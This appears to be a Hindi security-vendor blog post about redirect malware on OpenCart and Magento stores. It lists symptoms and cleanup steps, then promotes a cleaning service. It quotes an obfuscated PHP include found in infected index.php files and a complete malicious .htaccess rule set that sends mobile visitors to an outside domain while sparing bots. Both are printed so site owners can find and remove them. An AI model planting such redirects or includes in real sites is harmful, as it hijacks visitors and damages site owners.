एक OpenCart और Magento मैलवेयर रीडायरेक्ट डेस्कटॉप और मोबाइल दोनों वेबसाइट्स को दुर्भावनापूर्ण लिंक्स पर रीडायरेक्ट कर रहा है। पिछले हफ्ते से हमने इस मैलवेयर के कई मामलों का सामना किया है। Magento और OpenCart दोनों में संस्करणों की एक विस्तृत श्रृंखला में इस संक्रमण को देखा गया है, इसलिए कोई विशिष्ट संस्करण लक्षित नहीं हैं।
विभिन्न प्रकार के दुर्भावनापूर्ण रीडायरेक्शन और उन्हें कैसे ठीक करें, इस पर हमारे विस्तृत ब्लॉग पोस्ट को भी देखें।
संक्रमण कैसा दिखता है?


ब्लैक फ्राइडे और साइबर मंडे बिक्री से पहले, यह मैलवेयर संक्रमित वेबसाइट पर आने वाले किसी भी व्यक्ति को किसी ऑफ़र वाली वेबसाइट पर रीडायरेक्ट करता है। या तो जिन वेबसाइट्स पर रीडायरेक्ट किया जाता है उनमें कुछ ऑफ़र होते हैं या पोर्न जैसी दिखने वाली वेबसाइट्स से ग्राफिक कंटेंट होता है। हमारे पास आए ग्राहकों में से एक डेस्कटॉप वेबसाइट से मैलवेयर के कुछ हिस्सों को हटाने में कामयाब रहा लेकिन फिर भी, यह मोबाइल वेबसाइट पर बना रहा। कुछ मामलों में, रीडायरेक्शन केवल Google खोज के माध्यम से होता है (यदि आप Google में अपनी साइट खोजते हैं और फिर लिंक पर क्लिक करते हैं)। यह मुख्य रूप से खोज इंजन बॉट्स को धोखा देने के लिए है ताकि आपके SEO को बुरी तरह प्रभावित किया जा सके। यहां बताया गया है कि यह OpenCart और Magento मैलवेयर रीडायरेक्ट करने वाली संक्रमित वेबसाइट कैसी दिखती है:
रीडायरेक्शन मैलवेयर के परिणाम:
- दुर्भावनापूर्ण वेबसाइटों पर रीडायरेक्शन
- खोज परिणामों पर नकारात्मक प्रभाव
- 404 पेजों के निर्माण में वृद्धि
- Google वेबमास्टर्स में त्रुटियां
- सर्वर पर दुर्भावनापूर्ण फ़ाइलों में वृद्धि
- उपरोक्त सभी के कारण ट्रैफ़िक और बिक्री में कमी
इस OpenCart और मैलवेयर वेबसाइट रीडायरेक्शन स्पैम को कैसे ढूंढें और ठीक करें:
नीचे दिए गए चरण आपको कोड के कुछ टुकड़ों को हटाने की सलाह दे सकते हैं। हालांकि, कभी-कभी हैकर्स दुर्भावनापूर्ण कोड को वैध जैसा बना देते हैं। इसलिए किसी भी फ़ाइल या कोड को हटाने से पहले बैकअप लेने की सिफारिश की जाती है। नीचे ढूंढने और ठीक करने के चरण दिए गए हैं:
- index.php फ़ाइल जांचें: हमने एक इंडेक्स फ़ाइल में शामिल दुर्भावनापूर्ण कोड पाया। कोड का दुर्भावनापूर्ण भाग एन्कोडेड है और इसे डिकोड किए बिना यह बताना मुश्किल है कि यह क्या करता है। यहां एक स्निपेट है:
<?php /*2e920*/ @include "\x2fh\x6fm\x65/\x6ez\x67a\x72d\x65n\x2fp\x75b\x6ci\x63_\x68t\x6dl\x2fs\x79s... [[MALICIOUS CODE]]"; /*2e920*/ // Version define('VERSION', '2.0.1.0'); // Configuration if (is_file('config.php')) { require_once('config.php'); } // Install if (!defined('DIR_APPLICATION')) { header('Location: install/index.php'); exit; } // Startup require_once(DIR_SYSTEM . 'startup.php'); // Registry $registry = new Registry();यदि आपको अपनी इंडेक्स फ़ाइल के शीर्ष पर कोड का यह टुकड़ा मिलता है, तो इसे हटाने की सिफारिश की जाती है।
- .htaccess जांचना सुनिश्चित करें: मैलवेयर का एक और उदाहरण आपके सर्वर की .htaccess फ़ाइल में पाया जा सकता है। रूट फ़ोल्डर के साथ-साथ /admin फ़ोल्डर में भी .htaccess की जांच करना सुनिश्चित करें। /admin फ़ोल्डर में पाए गए मैलवेयर से एक स्निपेट:
RewriteEngine on RewriteCond %{HTTP_USER_AGENT} android [NC,OR] RewriteCond %{HTTP_USER_AGENT} opera\ mini [NC,OR] RewriteCond %{HTTP_USER_AGENT} blackberry [NC,OR] RewriteCond %{HTTP_USER_AGENT} iphone [NC,OR] RewriteCond %{HTTP_USER_AGENT} (pre\/|palm\ os|palm|hiptop|avantgo|plucker|xiino|blazer|elaine) [NC,OR] RewriteCond %{HTTP_USER_AGENT} (iris|3g_t|windows\ ce|opera\ mobi|windows\ ce;\ smartphone;|windows\ ce;\ iemobile) [NC,OR] RewriteCond %{HTTP:Accept} (text\/vnd\.wap\.wml|application\/vnd\.wap\.xhtml\+xml) [NC,OR] RewriteCond %{HTTP:Profile} .+ [NC,OR] RewriteCond %{HTTP:Wap-Profile} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile} .+ [NC,OR] RewriteCond %{HTTP:x-operamini-phone-ua} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile-diff} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile} .+ [NC] RewriteCond %{QUERY_STRING} !noredirect [NC] RewriteCond %{HTTP_USER_AGENT} !(Mozilla\/5\.0\ \(Linux;\ U;\ Android\ 2\.2;\ en-us;\ Nexus\ One\ Build/FRF91\)\ AppleWebKit\/533\.1\ \(KHTML,\ like\ Gecko\)\ Version\/4\.0\ Mobile\ Safari\/533\.1\ offline)$ [NC] RewriteCond %{HTTP_USER_AGENT} !(windows\.nt|bsd|x11|unix|macos|macintosh|playstation|google|yandex|bot|libwww|msn|america|avant|download|fdm|maui|webmoney|windows-media-player) [NC] RewriteRule ^(.*)$ https://sswim.ru [L,R=302].htaccess फ़ाइल में मौजूद यह सारा कोड दुर्भावनापूर्ण है। यह कोड मोबाइल उपकरणों को दुर्भावनापूर्ण डोमेन पर रीडायरेक्ट करता है। यदि आपको यह कोड मिलता है, तो इसे तुरंत हटा दिया जाना चाहिए।

- संदिग्ध PHP फ़ाइलें देखें: यह मुश्किल हिस्सा है। हैकर्स आमतौर पर फ़ाइलों का नाम बहुत वैध दिखने वाला रखते हैं और उनमें दुर्भावनापूर्ण कोड डालते हैं। कभी-कभी इन वैध दिखने वाली फ़ाइलों में बहुत सारा कोड गैर-हानिकारक होता है लेकिन कुछ पंक्तियां होती हैं जो हैकर्स के लिए काम कर रही हैं। इस विशेष मामले में हमें विभिन्न OpenCart/Magento निर्देशिकाओं में enjoy.php और unzip.php जैसी फ़ाइलें मिली हैं।

- वेबमास्टर्स झूठ नहीं बोलते: Google अक्सर आपको चेतावनी देता है यदि इंडेक्सिंग के दौरान वेबसाइट का पता लगाता है तो कुछ संदिग्ध। और यदि Google आपको चेतावनी दे रहा है, तो आपको चिंतित होना चाहिए क्योंकि यह तब होता है जब आपकी खोज रैंकिंग प्रभावित हो सकती है। जापानी SEO स्पैम में भी ऐसा ही हुआ था, जो अभी भी चल रहा है। यहां मैलवेयर द्वारा बहुत सारे 404 पेज बनाए जाने और Google द्वारा इसका पता लगाने का एक उदाहरण है:
यहां आप यहां से क्या कर सकते हैं..
ऐसे संक्रमण आपके व्यवसाय को वास्तव में कठिन बनाते हैं। डाउनटाइम का हर घंटा ग्राहकों, प्रतिष्ठा और सबसे महत्वपूर्ण खोज इंजन रैंकिंग पर बुरे प्रभाव का नुकसान है। वेबसाइट को संक्रमित करने के बाद हैकर्स की प्रवृत्ति बैकडोर छोड़ने की होती है जिनका पता लगाना तकनीक-प्रेमी लोगों के लिए भी मुश्किल होता है। ऐसे हैक्स से सबक लेना महत्वपूर्ण है और एक वेबसाइट फ़ायरवॉल का उपयोग करें जो आपकी वेबसाइट की 24x7x365 रक्षा करता है!
अभी के लिए, यदि आपको इस गड़बड़ी को ठीक करने में सहायता की आवश्यकता है तो हम आपके लिए ऐसा करने में खुश होंगे। बस यहां साइन-अप करें और हमारे इंजीनियर आपके साइन अप करने के 10 मिनट के भीतर सफाई प्रक्रिया शुरू कर देंगे।